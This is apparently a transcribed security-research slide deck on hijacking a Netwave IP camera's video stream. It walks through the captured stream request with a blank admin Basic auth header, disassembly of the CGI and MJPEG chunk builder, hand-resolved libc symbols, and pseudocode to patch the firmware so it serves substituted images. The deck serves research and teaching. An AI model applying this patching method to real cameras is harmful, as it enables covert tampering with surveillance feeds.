- Find the *CGI* that handles the video stream
- Find the function that builds the video stream
- Identify the `libc` functions (the binary was statically linked)
- Patch the function
- Build a new firmware image with the modified binary

Video stream hijacking

Step 1 – Determine the protocol used to stream the video

```
GET /videostream.cgi HTTP/1.1
Host: 192.168.1.4
Connection: keep-alive
Authorization: Basic YWRtaW46

HTTP/1.1 200 OK
Server: Netwave IP Camera
Date: Thu, 01 Jan 1970 22:10:36 GMT
Accept-Ranges: bytes
Connection: close
Content-Type: multipart/x-mixed-replace;boundary=ipcamera

--ipcamera
Content-Type: image/jpeg
Content-Length: 17561

......JFIF.............Lavc54.27.100....C
```

Video stream hijacking

From Wikipedia:

- The content type multipart/x-mixed-replace [...] emulates server push and streaming over HTTP.
- [...] each part invalidates - "replaces" - the previous parts as soon as it is received completely. [...] It is commonly used in IP cameras as the MIME type for MJPEG streams.


Video stream hijacking

Step 2 - Find the *CGI* that handles the video stream:

- In the web interface, we sniffed when a user clicks on “Live Video” and we saw the following HTTP requests made by the browser: **`live.htm -> camera.htm -> videostream.cgi`**

- **`videostream.cgi`** is handled in the **`handle_cgi_requests`** function (**`0x1BC80`**)

Video stream hijacking



```
0001C004
0001C004                  loc_1C004
0001C004 04 00 A0 E1 MOV      R0, R4
0001C008 78 14 9F E5 LDR      R1, =aVideostream_cg ; "videostream.cgi"
0001C00C 60 2E 01 EB BL       sub_67994
0001C010 00 00 50 E3 CMP      R0, #0
0001C014 04 00 00 0A BEQ      loc_1C02C
```

```
0001C018 04 00 A0 E1 MOV      R0, R4
0001C01C 68 14 9F E5 LDR      R1, =aVideo_cgi ; "video.cgi"
0001C020 5B 2E 01 EB BL       sub_67994
0001C024 00 00 50 E3 CMP      R0, #0
0001C028 04 00 00 1A BNE      loc_1C040
```


```
0001C02C
0001C02C                  loc_1C02C
0001C02C 05 00 A0 E1 MOV      R0, R5
0001C030 06 10 A0 E1 MOV      R1, R6
0001C034 07 20 A0 E1 MOV      R2, R7
0001C038 1F 16 00 EB BL       video_cgi
0001C03C F0 AF 1B E9 LDMDB    R11, {R4-R11,SP,PC}
```

```
0001C040
0001C040                  loc_1C040
0001C040 04 00 A0 E1 MOV      R0, R4
0001C044 44 14 9F E5 LDR      R1, =aTest_ftp_cgi ; "test_ftp.cgi"
0001C048 51 2E 01 EB BL       sub_67994
0001C04C 00 00 50 E3 CMP      R0, #0
0001C050 03 00 00 1A BNE      loc_1C064
```

Video stream hijacking

Also, there is a handler for the `videostream.asf` resource which streams video + audio using `video/x-ms-asf` content type.

CORE SECURITY



```
0001B3D4
0001B3D4 loc_1B3D4
0001B3D4 MOV     R0, R5
0001B3D8 LDR     R1, =aVideostream_as ; "videostream.asf"
0001B3DC BL      __strcmp
0001B3E0 CMP     R0, #0
0001B3E4 BNE     loc_1B44C
```

```
0001B39C LDR     R3, [R11,#var_4C]
0001B3A0 STR     R3, [SP,#0x74+var_74]
0001B3A4 LDR     R3, [R11,#var_50]
0001B3A8 STMFA   SP, {R3,R9}
0001B3AC LDR     R3, [R11,#var_60]
0001B3B0 STR     R3, [SP,#0x74+var_68]
0001B3B4 STR     R8, [SP,#0x74+var_64]
0001B3B8 MOV     R0, R6
0001B3BC MOV     R1, R5
0001B3C0 MOV     R2, R10
0001B3C4 LDR     R3, [R11,#var_5C]
0001B3C8 BL      handle_cgi_requests
0001B3CC MOV     R7, R0
0001B3D0 B       loc_1B458
```

```
0001B3E8 MOV     R0, R6
0001B3EC MOV     R1, R10
0001B3F0 LDR     R2, [R11,#var_5C]
0001B3F4 BL      handle_videostream_asf_request
0001B3F8 MOV     R7, R0
0001B3FC B       loc_1B458
```


```
0001B44C
0001B44C loc_1B44C
0001B44C MOV     R0, R6
0001B450 MOV     R1, R5
0001B454 BL      handle_other_extensions_requests
```

```
0001B458
0001B458 loc_1B458
0001B458 BL      sub_1AC54
0001B45C MOV     R0, R7
0001B460 LDMDB   R11, {R4-R11,SP,PC}
0001B460 ; End of function webserver_main
0001B460
```

Video stream hijacking

Step 3 - Find the function that builds the video stream:

By following the xrefs to the "`--ipcamera`" string (used as chunk boundary for the MJPEG stream) we found the function that receives the JPG picture data and returns a chunk with the corresponding headers + JPG data (function `0x16D48` (`send_picture_in_stream`), basic block `0x16DA8`).



```
00016DA8
00016DA8 loc_16DA8
00016DA8 LDR     R0, [R8,#4]
00016DAC ADD     R0, R0, #0x80
00016DB0 BL      __malloc_wrapper ; allocs size_of_jpg + 0x80
00016DB4 MOV     R3, R0
00016DB8 STR     R3, [R4,#4]      ; [R4, #4] = buffer
00016DBC LDR     R1, =aIpcameraConten ; "--ipcamera\r\nContent-Type: image/jpeg\"...
00016DC0 LDR     R2, [R8,#4]      ; [R8, #4] = size of jpg / [R8, #8] = jpg data
00016DC4 BL      __vsnprintf_wrapper ; build the chunk header
00016DC8 MOV     R3, R0
00016DCC STR     R3, [R4,#0xC]    ; [R4,#0xC] = number of bytes written
00016DD0 LDR     R0, [R4,#4]
00016DD4 LDR     R1, [R8,#8]      ; src = jpg data
00016DD8 ADD     R0, R0, R3       ; dest = points to the buffer after the chunk header
00016DDC LDR     R2, [R8,#4]      ; n = size of jpg
00016DE0 BL      memcpy           ; copy the jpg data after the chunk header
00016DE4 LDR     R2, [R4,#0xC]
00016DE8 LDR     R3, [R8,#4]
00016DEC ADD     R2, R2, R3
00016DF0 STR     R2, [R4,#0xC]
00016DF4 LDR     R0, [R4,#4]
00016DF8 ADD     R0, R0, R2
00016DFC LDR     R1, =asc_75110   ; "\r\n"
00016E00 MOV     R2, #3           ; n = 3
00016E04 BL      memcpy           ; adds "\r\n" to indicate the end of the chunk
00016E08 LDR     R3, [R4,#0xC]
00016E0C ADD     R3, R3, #2
00016E10 STR     R3, [R4,#0xC]    ; stores the final size of the chunk at [R4, #0xC]
00016E14 MOV     R3, #0
00016E18 STR     R3, [R4,#8]
00016E1C LDR     R3, [R8]
00016E20 STR     R3, [R4,#0x14]
```

Video stream hijacking

Step 4 - Identify the `libc` functions (the binary was statically linked):

We wanted to modify the previously shown basic block in the following way:

```
image_counter = 0;
image_data = malloc(size_of_image);
[r4, #4] = image_data;
sprintf(&image_data, "/home/my_picture_%d",
image_counter);
f = fopen(image_data, "rb");
fread(&image_data, 1, size_of_image, f);
fclose(f);
[R4, #0xC] = size_of_image;
image_counter ++;
image_counter = image_counter % number_of_images;
```

Video stream hijacking

The binary has no symbol names because it is statically linked. So we needed to resolve the symbols by hand.

Video stream hijacking

malloc:

```
.text:00003730 __malloc_wrapper ; CODE XREF: sub_58E0+1C8p
[…]
.text:00003748      MOV      R0, R5
.text:0000374C      BL       __malloc
.text:00003750      MOV      R3, R0
.text:00003754      CMP      R3, #0
.text:00003758      LDMNEDB R11, {R4,R5,R11,SP,PC}
.text:0000375C      LDR      R3, =0x68DB8BAD
.text:00003760      SMULL    R2, R3, R4, R3
.text:00003764      MOV      R2, R4,ASR#31
.text:00003768      RSB      R2, R2, R3,ASR#12
.text:0000376C      LDR      R0, =aMallocMemoryEr ; "malloc
memory error size:%d times:%d !\n"...
.text:00003770      MOV      R1, R5
.text:00003774      BL       __printf_wrapper
```

Video stream hijacking

```
fopen:

.text:000040F8      LDR R0, =aEtcResolv_conf ; "/etc/resolv.conf"
.text:000040FC      LDR R1, =aW ;"w"
.text:00004100      BL  __fopen
.text:00004104      MOV R4, R0
.text:00004108      CMP R4, #0
.text:0000410C      BNE loc_411C
.text:00004110      LDR R0, =aOpenResolv_con ; "open resolv.conf error"
```

Video stream hijacking

fread:

```
.text:0000877C        LDR R1, =aRb ; "rb"
.text:00008780        BL __fopen
.text:00008784        MOV R8, R0
.text:00008788        CMP R8, #0
[...]
.text:000087B8        SUB R0, R11, #-var_2C
.text:000087BC        MOV R1, #1
.text:000087C0        MOV R2, #4
.text:000087C4        MOV R3, R8
.text:000087C8        BL __fread
```

Video stream hijacking

```
fclose:

.text:0000877C      LDR R1, =aRb ;"rb"
.text:00008780      BL __fopen
.text:00008784      MOV R8, R0 ; R0 = handle
.text:00008788      CMP R8, #0
[...]
.text:00008884      MOV R0, R8
.text:00008888      BL __fclose
```

Video stream hijacking

vsnprintf:

```
.text:0000D88C        BL __vsnprintf
.text:0000D890        CMN R0, #1
.text:0000D894        BNE loc_D8AC
.text:0000D898        LDR R0, =aSVsnprintfFail ;
"%s: vsnprintf failed\n"
```

Video stream hijacking

